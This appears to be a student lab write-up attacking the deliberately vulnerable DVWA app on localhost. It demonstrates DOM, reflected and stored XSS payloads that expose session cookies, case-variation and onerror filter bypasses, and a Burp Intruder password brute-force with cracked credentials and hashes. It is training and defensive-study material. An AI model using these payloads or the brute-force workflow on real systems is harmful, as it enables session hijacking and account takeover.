
- <https://owasp.org/www-community/attacks/xss/>
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

Since we are not allowed to add a script, we added a fake image instead and gave it an “onerror” attribute which gives an alert with the cookies. This event will always be triggered since there are no specified link to the image, thus it will always be giving an error.

3) High security

In the high security source code, the possible languages are being checked as well. As such, the previous link stopped working. Although it is secure from the server side, the JavaScript code isn't secure. We can add our script after #. As such, the script after it won't be sent to the server since it just refers to a link of the page within itself. Using the following link:

[http://127.0.0.1/DVWA-master/vulnerabilities/xss_d/?default=English#<script>alert\(document.cookie\)%3C/script%3E](http://127.0.0.1/DVWA-master/vulnerabilities/xss_d/?default=English#<script>alert(document.cookie)%3C/script%3E), we managed to get the cookies again.




b) XSS (Reflected)

1) Low security

The main aim of this attack is to run arbitrary code on the page. The attack can be made to steal cookies or make malicious activities. For example, we ran the

following script to make an alert that our account has been hacked (similar to many real life applications which show this):




A screenshot of the DVWA application showing a reflected XSS attack. The URL in the browser is 127.0.0.1/DVWA-master/vulnerabilities/xss_r/?name=%3Fname%3D<script>alert("Your+account+has+been+hacked")</script>. The main page displays a form with the placeholder "What's your name?". A modal dialog box is open, showing the text "Your account has been hacked" and an "OK" button. The left sidebar lists various security vulnerabilities, with "XSS (Reflected)" highlighted.

The source code is not checking for possible attacks by, for example, checking for <script> in the input. It's being added to the URL as shown above.

We can also get the cookies in this way using the following script:


```
<script>alert(document.cookie)</script>
```



A screenshot of the DVWA application showing a DOM-based XSS attack. The URL in the browser is 127.0.0.1/DVWA-master/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#. The main page displays a form with the placeholder "What's your name?". A modal dialog box is open, showing the cookie value "PHPSESSID=9r4eirug6pu0lqcj3b4553kjl4; security=low" and an "OK" button. The left sidebar lists various security vulnerabilities, with "XSS (DOM)" highlighted.

2) Medium security


In the source code of medium security, “<script>” is not being accepted as input. However, it's only checking lowercase letters. By using the following code: <SCRIPT>alert(document.cookie)</SCRIPT>, we managed to get the cookies. Upper case letters are not being checked, however they do still work in the browser as scripts.



The screenshot shows a browser window for DVWA version 1.0.0.1. The URL is 127.0.0.1/DVWA-master/vulnerabilities/xss_r/?name=<SCRIPT>alert(document.cookie)<%2FSCRIPT>#. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there's a sidebar menu with various exploit categories. The "XSS (Reflected)" option is highlighted. In the main content area, there's a form with a "Submit" button and a message box containing the output of the exploit. The message box shows the session ID and security level: PHPSESSID=9r4eirug6pu0lqcj3b4553kj4; security=medium. A blue "OK" button is visible at the bottom right of the message box.

3) High security

In the source code of high security, regex is being used in order not to make it safe against our previous attack. As such, we can add a fake image with an onerror event that will be triggered every time (similar to what we did in the previous exercise). We can add this in the input: to get back the cookies.



These attacks can be used in order to steal the users' data and run malicious code on their side.

c) XSS (Stored)

1) Low security

The difference between XSS stored and the rest is that more dangerous attacks can be made using it. The input that we are submitting is being saved in the database, and thus a malicious code that was submitted will affect all users who will enter this link from that account.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a sidebar with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name *" and "Message *". A modal dialog box is displayed with the text "YOUR ACCOUNT IS HACKED!" and an "OK" button. Below the dialog, there are two more input fields with the placeholder text "Name: HACKED!!" and "Message:".

In the above example, we are showing an alert of the account being hacked. This alert appears every time we enter that page, as it has been saved in the database. We used the following script as input to “Message” to do that:

```
<script>alert(document.cookie)</script>
```

2) Medium security

In this example, we tried using the previous script or one with “SCRIPT” instead of “script” and they both did not work. We believe the protection was only added to the message input, so we will try our script on name.

The screenshot shows the DVWA Stored XSS page again. The sidebar and main content area are identical to the previous screenshot, except for the "Name *" input field which now contains "<script>al". Below the input fields are two buttons: "Sign Guestbook" and "Clear Guestbook".

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

However, it has a limited length from the JavaScript side. That can easily be exploited by using “Inspect Element” and changing the maxlength to 50.

The screenshot shows a browser window for DVWA at the URL 127.0.0.1/DVWA-master/vulnerabilities/xss_s/. The main page title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there's a sidebar with various exploit categories like Home, Instructions, Setup / Reset DB, Brute Force, and Command Injection. The main area has two input fields: "Name *" and "Message *". In the "Name" field, the value "<script>alert(document.cookie)</script>" is entered. Below the inputs is a table structure. A browser developer tools panel is open, specifically the Elements tab under the Inspector. The "Name" input field is selected, and its properties are shown in the right-hand panel. The "maxlength" property is highlighted and set to "50". The rest of the page content and developer tools interface are visible.

Trying the following script: <script>alert(document.cookie)</script> doesn't work in the name. So, we will change the maxlength again to 50 and try the following script instead <sCript>alert(document.cookie)</sCript>. It worked:

The screenshot shows the DVWA XSS attack page again. The "Name" field now contains "<sCript>alert(document.cookie)</sCript>". A modal dialog box appears in the center of the screen with the text "127.0.0.1" and "PHPSESSID=9r4eirug6pu0lqcj3b4553kj4; security=medium". Below the dialog, the original input fields are visible: "Name" and "Message". The "Name" field has the value "alert(document.cookie)" and the "Message" field has the value "aa". An "OK" button is visible in the bottom right corner of the dialog. The rest of the DVWA interface and developer tools are visible in the background.

3) High security

We tried all the above methods and none of them work, as such we believe that we need to try to add an HTML img tag with an onerror trigger like we did in the previous XSS examples. ()



Vulnerability: Stored Cross Site Scripting (XSS)

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

Name *

Message *


Sign Guestbook Clear Guestbook

Name: >
Message: alert(document.cookie)

More Information

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

The message did not fit, so we just changed myFakelImage to myImage. It didn't work on the message, so instead we did the same step in the name field after increasing the maxLength to 50. It did work this way.



The screenshot shows a web browser window for the DVWA application at the URL `127.0.0.1/DVWA-master/vulnerabilities/xss_s/`. The title bar includes links to Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The DVWA logo is at the top. The main content area displays the title "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). A modal dialog box is open, showing the IP address "127.0.0.1" and the session ID "PHPSESSID=9r4eirug6pu0lqj3b4553kj4; security=high". Below the modal, there are three input fields: one with "Name: >" and "Message: alert(document.cookie)", another with "Name: test" and "Message:", and a third with "Name: !" and "Message: test". An "OK" button is visible in the bottom right corner of the modal.


XSS attacks can be used to retrieve information and cookies by the attacker. Implementing a Content-Security Policy to control where JavaScript is being loaded and executed could help secure websites from these attacks.

Other Challenges

a) Brute Force

1) Low security

In order to do the brute force attack, we need to use the built-in Burp Suite software in kali.



We can now see the HTTP request history when using Burp's browser to access DVWA, log in, and go to the brute force section:

The screenshot shows the Burp Suite interface with the following details:

- HTTP History Tab:** Shows a list of requests made to DVWA. The last few requests are highlighted in orange, indicating they were made by the user to the 'Brute Force' section of DVWA.
- Request pane:** Displays the raw HTTP request sent to DVWA. The URL is `/DVWA-master/vulnerabilities/brute/`. The method is GET, and the status code is 200.
- Response pane:** Displays the DVWA 'Vulnerability: Brute Force' page. The page has a 'Login' form with fields for 'Username' and 'Password'. Below the form is a 'More Information' section.
- Inspector pane:** Shows the request attributes for the selected request. The method is GET, the path is `/DVWA-master/vulnerabilities/brute/`, and the protocol is HTTP/1.

Trying to log in with the admin account and the password we know, we can see that the login request is a GET request that contains the username and password in the URL.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A list of requests is displayed, with the 77th request highlighted. This request is a GET to '/DVWA-master/vulnerabilities/brute/?username=admin&password=password&Login=Login'. The response status is 200 OK, and the content type is HTML. The browser window shows the DVWA 'Vulnerability: Brute Force' page with a login form where 'Username' is set to 'admin' and 'Password' is set to 'password'. The DVWA logo is visible at the top right of the browser window.

We will send this login request to the intruder.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A list of requests is displayed, identical to the one in the HTTP history. Below the list, there are several options: 'Add to scope', 'Scan', 'Send to Intruder' (which is highlighted in orange), and 'Send to Repeater'. The 'Send to Intruder' option has a keyboard shortcut of 'Ctrl+I'.

The intruder tab of burp suite gives us the option to send many automated requests to the server with different parameters and options. For instance, we can modify the login GET request to send a different password every time (called the “payload”) and look in the responses of these GET requests for the response that indicates a successful login attempt.

To do that, we will use the “Grep - Match” option in the Burp options tab which is described to “be used to flag result items containing specified expressions”. This is exactly what we need, since any response that has “Welcome to the password protected area” in the body indicates a correct user and password, and any response that has “Username and/or password incorrect” is a response to a failed login attempt. Thus, we add these expressions to the grep match and select them:

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Welcome to the password protected area
Username and/or password incorrect

Paste
Load ...
Remove
Clear

Add

Match type: Simple string Regex

Case sensitive match

Exclude HTTP headers

In the positions tab, we need to specify which parameter of the GET request we want to brute force, which is the password. Since there is only one position (parameter) we are trying to guess, we will use the “sniper” attack type which uses one set of payloads and uses that set for each position.

Burp Suite Community Edition v2022.7.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type

Attacktype: **Sniper** Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost Update Host header to match target

1 GET /DVWA-master/vulnerabilities/brute/?username=admin&password=\$password\$&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"

Add \$ Clear \$ Auto \$ Refresh

In the payloads tab, we need to give the tool a list of inputs to iterate through which we will provide as a list of the top 10000 most common passwords, available as a text file on

<https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt> (we notice that “password” is only 2nd on list, which is the password we are trying to crack!). If this list doesn’t work for the other users, we can try different lists (maybe top 1 million), or possibly even a “true” brute force with all combinations of numbers, letters, and symbols for different password lengths.

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

The screenshot shows the 'Payload Options' dialog in Burp Suite. On the left, there's a vertical toolbar with buttons for Paste, Load ..., Remove, Clear, and Deduplicate. The main area contains a list of payloads with the first item, '123456', highlighted in orange. Below the list is an 'Add' button and an input field for 'Enter a new item'. At the bottom, there's a dropdown menu labeled 'Add from list ... [Pro version only]'. A red arrow points to the right side of the payload list.

We are now ready to start the attack.

The screenshot shows the 'Intruder' tool in Burp Suite. The title bar says '4. Intruder attack of http://localhost - Temporary attack - Not saved to project file'. The main window has tabs for 'Results', 'Positions', 'Payloads', 'Resource Pool', and 'Options'. The 'Results' tab is selected. It displays a table with 14 rows, each representing a request. The first row (index 0) is the original request, and the second row (index 1) is the payload '123456'. The 'Payload' column shows the value of the payload for each request. The 'Status' column shows all responses as 302. The 'Response' tab is selected at the bottom, showing the raw HTTP response for the first request. The response includes standard headers like Date, Server, and Content-Type, along with a Location header pointing to a login page.

We get the same 302 error as a response for all the requests. Thus, we turn on redirects in Burp for the same site:

We have successfully cracked the password as “password”, as it is the only request where the “Welcome to the password protected area” field is true and the “Username and/or password incorrect” field is false.

We will now do the same for the 4 other users.

```
MariaDB [dvwa]> SELECT user, password FROM users;
+-----+-----+
| user | password |
+-----+-----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
| gordonb | e99a18c428cb38d5f260853678922e03 |
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |
+-----+-----+
5 rows in set (0.001 sec)
```

Checking the DVWA database, we see the usernames of all 5 users, along with the hashed versions of their passwords.

We will now do the same attack, but we change the username in the URL from “admin” to each user, then we let the attack run, sort by the “Welcome...” field, and wait for a 1.

Brute Force Attack Results										
Request	Payload	Status	Error	Redirect...	Timeout	Length	Welc...	Userna...	Comment	
13	abc123	200	0	0	4586	1				
0		200	0	0	4532		1			
1	123456	200	0	0	4532		1			
2	password	200	0	0	4532		1			
1	GET /DVWA-master/vulnerabilities/brute/?username=pablo&password=\$password\$&Login=Login	HTTP/1.1								
2	Host: localhost									
Request	Payload	Status	Error	Redirect...	Timeout	Length	Welc...	Userna...	Comment	
16	letmein	200	0	0	4582	1				
0		200	0	0	4532		1			
1	GET /DVWA-master/vulnerabilities/brute/?username=smithy&password=\$password\$&Login=Login	HTTP/1.1								
2	Host: localhost									
2	password	200	0	0	4584	1				
3	12345678	200	0	0	4532		1			

As shown by the above screenshots, we were able to crack the passwords for 4 of the users:

User	Password	Rank of password in top 10000
admin	password	2
gordonb	abc123	13
1337	charley	4037
pablo	letmein	16
smithy	password	2

For user 1337:

```
1 GET /DVWA-master/vulnerabilities/brute/?username=1337&password=$password$&Login=Login HTTP/1.1
2 Host: localhost
```

The brute force attack ran for a very long time, over 24 hours, without cracking this user's password. **Note that this is a limitation due to using the free edition of Burp Suite which significantly slows down the attacks as the number of attempts increases, and not because the user's password was particularly hard to crack** (looking online, we see that 1337's password is "charley" which is a very simple password and is only the 4037th most common password).

4034	daphne
4035	daewoo
4036	dada
4037	charley
4038	cambiami
4039	bimmer
4040	bike

We stopped the brute force attack for 1337's password after it reached 2248 attempts, approximately 24 hours after starting it. Note again that if we were using the pro version of Burp Suite or another brute forcing software which does not throttle attack speed, we would probably be able to crack this password in less than a few minutes. (Note the sorting by the "Welcome..." field: no passwords returned a positive result so far).

